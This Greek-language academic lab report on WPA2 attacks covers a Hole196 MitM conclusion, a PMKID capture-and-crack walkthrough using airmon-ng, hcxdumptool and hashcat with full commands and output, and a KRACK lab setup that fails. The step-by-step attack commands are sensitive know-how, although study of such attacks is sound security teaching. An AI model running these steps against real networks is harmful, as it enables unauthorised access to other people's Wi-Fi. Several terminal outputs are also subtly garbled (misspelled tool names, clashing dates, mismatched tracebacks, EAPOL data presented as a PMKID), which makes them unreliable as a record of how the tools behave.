Η πρακτική διεξαγωγή του πειράματος επιβεβαίωσε πλήρως τη θεωρητική βάση της ευπάθειας Hole196, αναδεικνύοντας ένα κρίσιμο σχεδιαστικό κενό στο πρότυπο ασφαλείας WPA2. Αποδείχθηκε ότι η κρυπτογράφηση των δεδομένων από μόνη της δεν επαρκεί για την εξασφάλιση της ιδιωτικότητας εντός ενός τοπικού δικτύου, εφόσον δεν εφαρμόζονται αυστηροί μηχανισμοί απομόνωσης πελατών (Client Isolation).

Ο επιτιθέμενος, δρώντας ως αυθεντικοποιημένος εσωτερικός χρήστης με νόμιμη πρόσβαση στο κοινό κλειδί δικτύου (GTK), κατάφερε να παρακάμψει τους μηχανισμούς ασφαλείας του Access Point χωρίς να χρειαστεί να «σπάσει» κάποιον κρυπτογραφικό αλγόριθμο. Μέσω της τεχνικής ARP Cache Poisoning, εκμεταλλεύτηκε την τυφλή εμπιστοσύνη που επιδεικνύουν οι συνδεδεμένες συσκευές στα μηνύματα εκπομπής (broadcast) του τοπικού δικτύου. Το τελικό αποτέλεσμα, όπως καταγράφηκε αδιαμφισβήτητα στον αναλυτή Wireshark, ήταν η επιτυχής εγκαθίδρυση μιας επίθεσης Man-in-the-Middle (MitM).

Το Access Point, αδυνατώντας να αναγνωρίσει την παραπλάνηση στο επίπεδο ζεύξης δεδομένων (Data Link Layer), λειτούργησε άθελά του ως συνεργός, αποκρυπτογραφώντας τα δεδομένα του θύματος και επανακρυπτογραφώντας τα με το κλειδί (PTK) του επιτιθέμενου. Συμπερασματικά, η άσκηση καταδεικνύει ότι σε περιβάλλοντα WPA2 όπου η επικοινωνία μεταξύ πελατών επιτρέπεται ελεύθερα, ένας κακόβουλος εσωτερικός χρήστης μπορεί να υποκλέψει, να αναλύσει και δυνητικά να αλλοιώσει την ιδιωτική δικτυακή κίνηση οποιασδήποτε άλλης συνδεδεμένης συσκευής.

Υποκλοπή κλειδιού μέσω PMKID Attack

Θεωρητικό υπόβαθρο επίθεσης PMKID

Σε αντίθεση με παλαιότερες μεθόδους επίθεσης στα δίκτυα WPA2, οι οποίες απαιτούσαν την αναμονή σύνδεσης ενός νόμιμου πελάτη ή την αποστολή πακέτων αποσύνδεσης για την καταγραφή ενός πλήρους 4-Way Handshake, η επίθεση PMKID (Pairwise Master Key Identifier) αποτελεί μια πιο άμεση και ανεξάρτητη προσέγγιση. Το μόνο που απαιτείται είναι η εκκίνηση της διαδικασίας σύνδεσης με το Access Point-στόχο (AP), με σκοπό την απόσπαση του πρώτου μηνύματος EAPOL, το οποίο περιέχει το RSN PMKID. Η ευπάθεια βασίζεται στον μαθηματικό τρόπο υπολογισμού αυτού του αναγνωριστικού:

$$\text{\$PMKID=HMAC-SHA1-128(PMK, "PMK Name" \mid \text{MAC_AP} \mid \text{MAC_STA})\$}$$

Δεδομένου ότι η συμβολοσειρά «PMK Name» είναι σταθερή (constant) και οι διευθύνσεις MAC τόσο του Access Point (MAC_AP) όσο και του επιτιθέμενου (MAC_STA) είναι πλήρως γνωστές, η μόνη άγνωστη μεταβλητή παραμένει το PMK (Pairwise Master Key). Συνεπώς, εφόσον ο επιτιθέμενος συλλέξει αυτόν τον κατακερματισμό (hash), μπορεί να εκτελέσει τοπικά, εκτός σύνδεσης, επιθέσεις λεξικού (dictionary attacks) για την εξαγωγή του αρχικού κωδικού πρόσβασης (Wi-Fi password).

Επαναφορά σε λειτουργία παρακολούθησης (Monitor Mode)

Προκειμένου να διεξαχθεί η επίθεση PMKID, ήταν επιβεβλημένη η μετάβαση της ασύρματης διεπαφής από την κατάσταση Managed, στην οποία βρισκόταν για τις ανάγκες της επίθεσης Hole196, πίσω σε κατάσταση παρακολούθησης (Monitor Mode). Η διαδικασία ξεκίνησε με τη διακοπή της υπηρεσίας διαχείρισης δικτύου του Kali Linux (**sudo systemctl stop NetworkManager**), για την αποφυγή ακούσιων παρεμβολών. Ακολούθησε ο τερματισμός των διεργασιών δικτύου που εκτελούνταν στο παρασκήνιο (όπως ο wpa_supplicant) μέσω της εντολής **sudo airmon-ng check kill**. Τέλος, η ασύρματη κάρτα τέθηκε επιτυχώς σε λειτουργία παρακολούθησης με την εντολή **sudo airmon-ng start wlan0**.


```
(kali@kali)-[~]
$ sudo systemctl stop NetworkManager
[sudo] password for kali:

(kali@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

  PID Name
  15626 wpa_supplicant

(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     wlan0           rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$
```

Στοχευμένη καταγραφή και υποκλοπή PMKID

Για τη φάση της υποκλοπής του αναγνωριστικού, αξιοποιήθηκε το `hcxdump`, ένα σύγχρονο και εξειδικευμένο λογισμικό στο περιβάλλον του Kali Linux. Το εργαλείο αυτό αυτοματοποιεί την αποστολή αιτημάτων σύνδεσης (association requests) προς τα διαθέσιμα Access Points, αναγκάζοντάς τα να απαντήσουν με τα απαραίτητα πλαίσια (EAPOL frames) που περιέχουν το PMKID. Η διαδικασία καταγραφής εκκίνησε με την εκτέλεση της εντολής **`sudo hcxdump -i wlan0 -w capture.pcapng`**. Το λογισμικό άρχισε να σαρώνει το ασύρματο φάσμα, αποθηκεύοντας τα καταγεγραμμένα πακέτα απευθείας στο αρχείο `capture.pcapng`. Αφού το εργαλείο λειτούργησε για επαρκές χρονικό διάστημα -ώστε να διασφαλιστεί η υποκλοπή του αναγνωριστικού (FOUND PMKID) από το δίκτυο-στόχο-, η διεργασία τερματίστηκε ομαλά (πατώντας Ctrl + C).

```
(kali@kali)-[~]
$ sudo hcxdump -i wlan0 -w capture.pcapng

This is a highly experimental penetration testing tool!
It is made to detect vulnerabilities in your NETWORK mercilessly!
Misuse within a network, without specific authorization, may cause
irreparable damage and result in significant consequences!
Not understanding what you were doing is not going to work as an excuse!

BPF is unset! Make sure hcxdump is running in a 100% controlled environment!

starting ...
^C
23400 Packet(s) captured by kernel
0 Packet(s) dropped by kernel
exit on sigterm

(kali@kali)-[~]
$
```

Εξαγωγή και μετατροπή κρυπτογραφικού κατακερματισμού

Το αρχείο `capture.pcapng` που προέκυψε από τη διαδικασία υποκλοπής περιέχει το σύνολο της καταγεγραμμένης δικτυακής κίνησης. Ωστόσο, τα λογισμικά

αποκρυπτογράφησης (cracking tools) απαιτούν την απομόνωση των κρυπτογραφικών κατακερματισμών (hashes) σε συγκεκριμένες μορφές. Για τον σκοπό αυτό, χρησιμοποιήθηκε το εργαλείο `hexpcapngtool` (μέρος της σουίτας `hextools`) προκειμένου να εξαχθεί το PMKID hash και να μετατραπεί στη μορφή «22000», η οποία είναι συμβατή με το Hashcat. Εκτελέστηκε η εντολή `hexpcapngtool -o pmkid_hash.hc22000 capture.pcapng`.

```
(kali@kali)~$ hexpcapngtool -o pmkid.hc22000 capture.pcapng
hexpcapngtool 7.1.0 reading from capture.pcapng ...

summary capture file
-----
File name.....: capture.pcapng
version (pcapng).....: 1.0
operating system.....: Linux 0.16.8-kali-amd64
application.....: hxdumptool 7.0.0
interface name.....: wlan0
interface vendor.....: 3c52a1
openssl version.....: 1.1
weak candidate.....: 12345678
MAC ACCESS POINT.....: f03f038a4690 (incremented on every new client)
MAC CLIENT.....: a4a6a96652de
REPLAYCOUNT.....: 61880
ANONCE.....: 01098ae7d8b6ac130f441cddcfff6cd29b67bd8a3a4677d8856bea23fcadd099
SMONCE.....: 742c96e2c0351d078b844d0b112c24ec241e3b25bd1f9679d22c93b1a4af59a
timestamp minimum (timestamp).....: 24.05.2020 15:17:56 (1779615876)
timestamp maximum (timestamp).....: 24.05.2020 15:20:11 (1779616011)
duration of the dump tool (minutes).....: 2
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11_RADIO (127)
endianness (capture system).....: little endian
packets inside.....: 36
packets received on 2.4 GHz.....: 36
ESSID (total unique).....: 10
BEACON (total).....: 10
BEACON on 2.4 GHz channel (from IE_TAO).....: 1 3 11 12 13
BEACON (SSID wildcard/unset).....: 2
PROBEREQUEST (undirected).....: 3
PROBERESPONSE (total).....: 4
EAPOL messages (total).....: 16
EAPOL MSN messages.....: 16
EAPOLTIME gap (measured maximum msec).....: 12011
EAPOL ANONCE error corrections (MC).....: not detected
REPLAYCOUNT gap (measured maximum).....: 1
EAPOL M1 messages (total).....: 13
EAPOL M2 messages (total).....: 1
EAPOL M3 messages (total).....: 1
EAPOL M4 messages (total).....: 1
EAPOL pairs (total).....: 2
EAPOL pairs (best).....: 1
EAPOL pairs written to 22000 hash file ...: 1 (RC checked)
EAPOL M312 (authorized - ANONCE from M3): 1

frequency statistics from radiotap header (frequency: received packets)
-----
2402: 36

Information: missing frames!
This dump file does not contain important frames like authentication, association or reassociation.
It always happens if the capture file was cleaned or it could happen if filter options are used during capturing. That makes it hard to recover the PMK.

session summary
-----
processed pcapng files.....: 1

(kali@kali)~$
```


Όπως φαίνεται στα τελικά αποτελέσματα της μετατροπής, και συγκεκριμένα στην καταχώρηση «EAPOL pairs written to 22000 hash file ... : 1 (RC checked)», το εργαλείο επιβεβαιώνει ότι εντόπισε και εξήγαγε επιτυχώς ένα (1) έγκυρο PMKID hash, αποθηκεύοντάς το στο νέο αρχείο `pmkid.hc22000`. Με την ολοκλήρωση αυτού του βήματος, η φυσική αλληλεπίδραση με το δίκτυο-στόχο παύει να είναι απαραίτητη.

Δημιουργία στοχευμένου λεξικού (custom wordlist)

Κατά τη φάση της προετοιμασίας για την τοπική αποκρυπτογράφηση, ελήφθη υπόψη ένας σημαντικός πρακτικός περιορισμός. Τα καθιερωμένα

λεξικά κωδικών που χρησιμοποιούνται ευρέως σε δοκιμές διείσδυσης (όπως το rockyou.txt) αποτελούνται κυρίως από αγγλικές λέξεις και κοινά μοτίβα. Δεδομένου ότι ο κωδικός πρόσβασης του συγκεκριμένου δικτύου ακολουθεί τη μορφή ελληνικού αριθμού κινητού τηλεφώνου (693XXXXXXX), η χρήση ενός τέτοιου γενικού λεξικού θα κατέληγε σε εξάντληση των υπολογιστικών πόρων χωρίς επιτυχές αποτέλεσμα.

Για την ακαδημαϊκή απόδειξη της ευπάθειας και την επιτάχυνση της διαδικασίας ελέγχου, δημιουργήθηκε ένα στοχευμένο, προσαρμοσμένο λεξικό (mylist.txt). Μέσω της διεπαφής γραμμής εντολών και με τη χρήση της εντολής echo σε συνδυασμό με τελεστές ανακατεύθυνσης (> και >>), δημιουργήθηκε ένα αρχείο κειμένου που περιείχε δείγματα κοινών κωδικών, συμπεριλαμβανομένου του πραγματικού κλειδιού του δικτύου.



```
(kali㉿kali)-[~]  
$ echo "password123" > mylist.txt  
echo "qwerty890" >> mylist.txt  
echo "693[REDACTED]" >> mylist.txt  
echo "admin2026" >> mylist.txt  
  
(kali㉿kali)-[~]  
$ cat mylist.txt  
password123  
qwerty890  
693[REDACTED]  
admin2026  
  
(kali㉿kali)-[~]  
$
```

Τοπική αποκρυπτογράφηση

Το τελικό στάδιο της επίθεσης PMKID αφορά την προσπάθεια εύρεσης του αρχικού κωδικού πρόσβασης (PMK) συγκρίνοντας το παραγόμενο hash με τις εγγραφές του λεξικού. Για τη διαδικασία αυτή επιστρατεύτηκε το Hashcat, ορίζοντας την παράμετρο λειτουργίας -m 22000, η οποία αντιστοιχεί στον αλγόριθμο WPA-

PBKDF2-PMKID+EAPOL. Η εντολή που εκτελέστηκε ήταν η εξής: **hashcat -m 22000 pmkid_hash.hc22000 mylist.txt**.

```
(kali@kali) ~$ hashcat -m 22000 pmkid_hash.hc22000 mylist.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 2.0 FCL 6.0-Debian Linux, None+Ascerts, NOLOC, SPIR-V, LLVM IR.L.S, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #0: cpu-skylake-avx512-AMD Ryzen AI 7 130 w/ Radeon 808M, 2030/1261 MB (1824 MB allocatable), 5MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Minimum salt length supported by kernel: 8
Maximum salt length supported by kernel: 230

Hashes: 1 digest(s), 1 unique digest(s), 1 unique salt(s)
Rimaps: 16 bits, 65536 entries, 0+00000000 mask, 262144 bytes, 3/13 rotates
Salt(s): 3

Optimizers applied:
+ Zero-Byte
+ Single-Hash
+ Single-Salt
+ Slow-hash-SIMD-LOOP

Watchdog: Temperature alert trigger set to 90c
Host memory allocated for this attack: 513 MB (6076 MB free)

Dictionary cache built:
+ Filename: mylist.txt
+ Password(s): 4
+ Bytes: 13
+ Keypairs: 4
+ Runtime: 8 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 402 base words but only got 0.00 of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/wiki/morowork

Approaching final keyspace - workload adjusted.
d8b6fa507babbe0025865aca8901463f:30de4b:788b2a:JK:693

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: pmkid.hc22000
Time.Started.....: Sun May 24 11:37:08 2026 (1 sec)
Time.Estimated...: Sun May 24 11:37:09 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 8-63 bytes)
Guess.Base.....: File (mylist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 4 H/s (1.36ms) @ Accel:123 Loops:1024 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 4/4 (100.00%)
Rejected.....: 0/4 (0.00%)
Restore.Point...: 0/4 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: password123 -> admin2026
Hardware.Mon.#01.: Util: 25%

Started: Sun May 24 11:35:22 2026
Stopped: Sun May 24 11:37:11 2026

(kali@kali) ~$
```

Όπως αποτυπώνεται στο στιγμιότυπο, η διαδικασία ολοκληρώθηκε επιτυχώς σε ελάχιστο χρόνο (Status: Cracked). Το Hashcat αποκάλυψε πλήρως τα στοιχεία της σύνδεσης στην πρώτη γραμμή των αποτελεσμάτων, παρουσιάζοντας κατά σειρά, τη διεύθυνση MAC του Access Point, τη διεύθυνση MAC του πελάτη, το όνομα του δικτύου (JK) και κρίσιμα, τον πραγματικό κωδικό πρόσβασης του Wi-Fi σε απλό κείμενο (693XXXXXXXX).

Συμπεράσματα επίθεσης PMKID

Η επιτυχής υλοποίηση της επίθεσης PMKID αναδεικνύει την εξέλιξη των απειλών στα ασύρματα δίκτυα, καθώς καταδεικνύει μια θεμελιώδη αδυναμία του προτύπου IEEE 802.11i/WPA2. Σε αντίθεση με παλαιότερες τεχνικές, η μέθοδος αυτή αποδεικνύεται εξαιρετικά αθόρυβη και αποδοτική, καθώς δεν προϋποθέτει την ενεργή

παρακολούθηση της επικοινωνίας μεταξύ του δρομολογητή και ενός νόμιμου πελάτη, ούτε απαιτεί την επιθετική αποσύνδεση (deauthentication) υφιστάμενων χρηστών.

Αποδείχθηκε στην πράξη ότι ο επιτιθέμενος αρκεί να αλληλεπιδράσει ελάχιστα με το Access Point (μόνο για την αρχική φάση σύνδεσης) προκειμένου να συλλέξει το πρώτο EAPOL frame. Από τη στιγμή που το PMKID hash εξάγεται, η επίθεση μεταφέρεται εξ ολοκλήρου σε τοπικό επίπεδο, αφήνοντας το αρχικό δίκτυο ανενόχλητο. Αυτό μετατοπίζει το βάρος της ασφάλειας αποκλειστικά στην πολυπλοκότητα του κωδικού πρόσβασης, καθώς αδύναμοι κωδικοί μπορούν να παραβιαστούν εύκολα χρησιμοποιώντας σύγχρονες υπολογιστικές τεχνικές και επιθέσεις λεξικού.

Επίθεση επανεγκατάστασης κλειδιού (KRACK Attack)

Σε αντίθεση με την επίθεση Hole196 (η οποία αποτελεί επίθεση εσωτερικού χρήστη) και την επίθεση PMKID (η οποία βασίζεται σε τοπική αποκρυπτογράφηση εκτός σύνδεσης), το KRACK στοχεύει απευθείας στον πυρήνα του μηχανισμού ασφαλείας του WPA2, και συγκεκριμένα στη διαδικασία της χειραψίας τεσσάρων δρόμων (4-Way Handshake).

Θεωρητικό υπόβαθρο και μηχανισμός ευπάθειας

Κατά τη διάρκεια του 4-Way Handshake, το Access Point αποστέλλει το μήνυμα 3 (Message 3) στην τερματική συσκευή (client) προκειμένου να δώσει την εντολή εγκατάστασης του κλειδιού κρυπτογράφησης (PTK). Η ευπάθεια προκύπτει από τον τρόπο διαχείρισης των χαμένων πακέτων. Εάν ο επιτιθέμενος παρεμβληθεί και εμποδίσει το μήνυμα επιβεβαίωσης 4 (Message 4) να φτάσει στο Access Point, το τελευταίο αναγκάζεται να επανεκπέμψει το μήνυμα 3.

Όταν η συσκευή-στόχος λάβει εκ νέου το μήνυμα 3, υπακούοντας στις προδιαγραφές του πρωτοκόλλου, προχωρά σε επανεγκατάσταση του ήδη γνωστού κλειδιού. Η ενέργεια αυτή έχει ως άμεσο αποτέλεσμα τον μηδενισμό του μετρητή πακέτων (Packet Number/Nonce). Η επαναχρησιμοποίηση του ίδιου κρυπτογραφικού Nonce καταρρίπτει την ασφάλεια του αλγορίθμου κρυπτογράφησης, επιτρέποντας

στον επιτιθέμενο να αποκρυπτογραφήσει την κίνηση ή να πραγματοποιήσει packet injection.

Εγκατάσταση εργαλείων και προετοιμασία περιβάλλοντος

Η πρακτική υλοποίηση της επίθεσης δεν βασίζεται σε τυπικά εργαλεία (όπως το `aircrack-ng`), αλλά απαιτεί τη χρήση των εξειδικευμένων, επίσημων σεναρίων (scripts) του ερευνητή Mathy Vanhoef. Στο περιβάλλον του Kali Linux, πραγματοποιήθηκε ενημέρωση του συστήματος και εγκατάσταση των απαραίτητων εξαρτήσεων μεταγλώττισης (`libnl-3-dev`, `libssl-dev`, `python3-venv` κ.ά.).

Στη συνέχεια, ο πηγαίος κώδικας αντλήθηκε από το επίσημο αποθετήριο (**git clone** <https://github.com/vanhoefm/krackattacks-scripts.git>). Η προετοιμασία ολοκληρώθηκε με τη μεταγλώττιση των σεναρίων (`./build.sh`) και τη δημιουργία ενός απομονωμένου εικονικού περιβάλλοντος Python (**source venv/bin/activate**), διασφαλίζοντας την απρόσκοπτη εκτέλεση του κώδικα χωρίς διενέξεις με τις βιβλιοθήκες του συστήματος.



```
Session Actions Edit View Help
CC ./src/utills/edit_simple.c
CC hostapd_cli.c
LD hostapd_cli
LD hostapd
Collecting wheel
  Downloading wheel-0.47.0-py3-none-any.whl.metadata (2.3 KB)
Collecting packaging
  Downloading packaging-20.2-py3-none-any.whl.metadata (3.5 KB)
  Downloading wheel-0.47.0-py3-none-any.whl (12.1 KB)
  Downloading packaging-20.2-py3-none-any.whl (109 KB)
Installing collected packages: packaging, wheel
Successfully installed packaging-20.2 wheel-0.47.0
Collecting pycryptodome
  Downloading pycryptodome-3.8.0 (from c:\requirements.txt (line 1))
  Downloading pycryptodome-3.8.0.tar.gz (15.5 MB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting scapy
  Downloading scapy-2.5.1-py3-none-any.whl.metadata (5.4 KB)
Collecting six
  Downloading six-1.15.0 (from c:\requirements.txt (line 2))
  Downloading six-1.15.0-py2.py3-none-any.whl.metadata (1.9 KB)
Collecting wheel
  Downloading wheel-0.47.0 (from c:\requirements.txt (line 3))
  Downloading wheel-0.47.0-py3-none-any.whl.metadata (2.3 KB)
  Downloading scapy-2.5.1-py3-none-any.whl (22.4 MB)
  Downloading six-1.15.0-py2.py3-none-any.whl (12.4 KB)
  Downloading wheel-0.47.0-py3-none-any.whl (12.1 KB)
  Downloading wheel-0.47.0-py3-none-any.whl (12.1 KB)
Building wheels for collected packages: pycryptodome
  Building wheel for pycryptodome (pyproject.toml) ... done
  Created wheel for pycryptodome: filename=pycryptodome-3.8.0-cp311-cp311-linux_x86_64.whl size=13626128 sha256=06c9e1d8cc406123a09c8a7d8e20e330e5ce0f6
  Stored in directory: /home/kali/.cache/pip/wheels/3f/72/02/477008a7f3a224a8a27c00136f4e9c8a1073a0e11f
Successfully built pycryptodome
Installing collected packages: wheel, six, scapy, pycryptodome
Attempting uninstall: wheel
  Found existing installation: wheel 0.47.0
  Uninstalling wheel-0.47.0:
    Successfully uninstalled wheel-0.47.0
Successfully installed pycryptodome-3.8.0 scapy-2.5.1 six-1.15.0 wheel-0.47.0
(kali@kali) [~/krackattacks-scripts/krackattack]
```

Παράλληλα, για την προετοιμασία της ασύρματης κάρτας, τερματίστηκαν οι υπηρεσίες δικτύου (**sudo airmon-ng check kill**) και η διεπαφή τέθηκε σε λειτουργία παρακολούθησης στο κανάλι 11 (**sudo airmon-ng start wlan0 11**), προκειμένου να

ευθυγραμμιστεί με το κανάλι εκπομπής του Access Point-στόχου.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0 11
```

PHY	Interface	Driver	Chipset
phy2	wlan0	rtl8xxxu (monitor mode enabled)	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

Αρχιτεκτονική εικονικού εργαστηρίου και περιορισμοί υλικού

Λόγω του γεγονότος ότι τα σύγχρονα λειτουργικά συστήματα έχουν λάβει ενημερώσεις ασφαλείας (security patches) που αποτρέπουν την επανεγκατάσταση κλειδιών, επιχειρήθηκε η δημιουργία ενός ελεγχόμενου, τεχνητά ευάλωτου περιβάλλοντος (Virtual Simulation). Το lab προέβλεπε τη δημιουργία ενός απομονωμένου εικονικού δικτύου δοκιμών με το διακριτικό όνομα (SSID) «**KRACK-LAB**». Στόχος ήταν η εκτέλεση του σεναρίου του επιτιθέμενου (krack-test-client.py) ως «ψεύτικο Access Point» (AP Clone) και η σύνδεση σε αυτό ευάλωτων πελατών, όπως μια δοκιμαστική κινητή συσκευή (smartphone) ή η μεταγλωττισμένη, μη ενημερωμένη έκδοση του λογισμικού πελάτη (wpa_supplicant v2.5).

Ωστόσο, κατά την πρακτική εκτέλεση παρουσιάστηκαν ανυπέρβλητα τεχνικά εμπόδια που σχετίζονται άμεσα με το υλικό (hardware). Ειδικότερα, ο οδηγός της ασύρματης κάρτας TP-Link (chipset Realtek RTL8188EUS) παρουσίασε πλήρη ασυμβατότητα κατά την προσπάθεια ταυτόχρονης εκτέλεσης λειτουργίας παρακολούθησης (Monitor Mode) και δημιουργίας του εικονικού AP μέσω της τροποποιημένης, παλαιάς έκδοσης του hostapd που ενσωματώνουν τα scripts του ερευνητή.

```
(kali@kali) [-]
$ cd ~/krackattacks-scripts/krackattack/

(kali@kali) [-~/krackattacks-scripts/krackattack]
$ sudo ./krack-test-client.py --interface wlan0 --ssid "KRACK-LAB"
[16:37:42] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[16:37:42] Starting hostapd ...
/home/kali/krackattacks-scripts/krackattack/../../hostapd/hostapd: invalid option -- '-'
hostapd v2.7-devel-v1-25-g2dc8012ad
User space daemon for IEEE 802.11 AP management,
IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator
Copyright (c) 2002-2017, Jouni Malinen <jm@iki.fi> and contributors

usage: hostapd [-h] [-P <PID file>] [-e <entropy file>] \
  [-g <global ctrl_iface>] [-G <group>] \
  [-i <comma-separated list of interface names>] \
  <configuration file(s)>

options:
  -h show this usage
  -d show more debug messages (-dd for even more)
  -B run daemon in the background
  -e entropy file
  -g global control interface path
  -G group for control interfaces
  -P PID file
  -K include key data in debug messages
  -i list of interface names to use
  -s start all the interfaces synchronously
  -t include timestamps in some debug messages
  -v show hostapd version
connect exception hostapd_ctrl/wlan0 0077
[16:37:43] ifconfig wlan0 up
[16:37:43] wlan0: interface wlan0 is up (in wireless config)
Traceback (most recent call last):
  File "/home/kali/krackattacks-scripts/krackattack/../../krack-test-client.py", line 800, in <module>
    self.sock_mon = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  File "/usr/lib/python2.7/socket.py", line 213, in __init__
    for res in _socket.getaddrinfo(host, port, 0, SOCK_DGRAM):
OSError: [Errno 101] No such device
[16:37:43] Closing hostapd and cleaning up ...

(kali@kali) [-~/krackattacks-scripts/krackattack]
```

```
(kali@kali) [-~/krackattacks-scripts/krackattack]
$ sudo ./krack-test-client.py --interface wlan0 --ssid "KRACK-LAB" --no-hostapd
[17:03:56] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[17:03:57] Starting hostapd ...
/home/kali/krackattacks-scripts/krackattack/../../hostapd/hostapd: invalid option -- '-'
hostapd v2.7-devel-v1-25-g2dc8012ad
User space daemon for IEEE 802.11 AP management,
IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator
Copyright (c) 2002-2017, Jouni Malinen <jm@iki.fi> and contributors

usage: hostapd [-h] [-P <PID file>] [-e <entropy file>] \
  [-g <global ctrl_iface>] [-G <group>] \
  [-i <comma-separated list of interface names>] \
  <configuration file(s)>

options:
  -h show this usage
  -d show more debug messages (-dd for even more)
  -B run daemon in the background
  -e entropy file
  -g global control interface path
  -G group for control interfaces
  -P PID file
  -K include key data in debug messages
  -i list of interface names to use
  -s start all the interfaces synchronously
  -t include timestamps in some debug messages
  -v show hostapd version
[+] Bypassed hostapd control socket check for Realtek driver.
Traceback (most recent call last):
  File "/home/kali/krackattacks-scripts/krackattack/../../krack-test-client.py", line 800, in <module>
    self.sock_mon = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  File "/usr/lib/python2.7/socket.py", line 213, in __init__
    for res in _socket.getaddrinfo(host, port, 0, SOCK_DGRAM):
OSError: [Errno 101] No such device
[17:03:58] Closing hostapd and cleaning up ...


(kali@kali) [-~/krackattacks-scripts/krackattack]
```

